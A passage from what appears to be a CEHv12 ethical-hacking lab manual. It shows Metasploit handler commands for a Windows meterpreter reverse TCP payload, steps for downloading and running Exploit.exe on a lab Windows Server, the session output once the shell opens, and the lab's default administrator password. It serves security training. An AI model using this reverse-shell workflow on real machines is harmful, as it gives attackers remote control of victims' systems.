msf6 exploit(multi/handler) > set lhost 10.10.1.13  
lhost => 10.10.1.13  
msf6 exploit(multi/handler) > set lport 444  
lport => 444  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.10.1.13:444
```


15. Click **CEHv12 Windows Server 2022** to switch to **Windows Server 2022** machine. Click **Ctrl+Alt+Del**. By default **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.




16. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type <http://10.10.1.13/share> and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

A screenshot of a Mozilla Firefox browser window. The title bar shows "Index of /share". The address bar contains the URL "10.10.1.13/share/". The main content area displays a file listing titled "Index of /share". The table has columns for "Name", "Last modified", "Size", and "Description". There are two items listed: "Parent Directory" and "Exploit.exe". The "Exploit.exe" file is highlighted with a red border. Below the table, a message reads "Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80". The Firefox interface includes a search bar at the bottom with the placeholder "Type here to search" and a toolbar with various icons. The taskbar at the very bottom shows the Windows Start button, a search bar, and icons for File Explorer, Edge, Mail, and Firefox. The system tray shows the date and time as "3:39 AM 4/7/2022".

17. Click on **Exploit.exe** to download the file.




18. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears click on **Save File**.



19. Navigate to **Downloads** and double-click the Exploit.exe file. The **Open File - Security Warning** window appears; click **Run**.





20. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine and you can see that meterpreter session has already opened.

```
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.22:57166) at 2022-04-07 06:40:24 -0400

meterpreter >
```

21. Type **getuid** and press **Enter** to display current user ID.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The title bar also includes "CyberQ" and the date/time "Thu Apr 7, 06:41". The terminal window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". A status bar at the bottom shows "msfconsole - Parrot Terminal". The main area of the terminal displays the following Metasploit session:

```
[*] msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

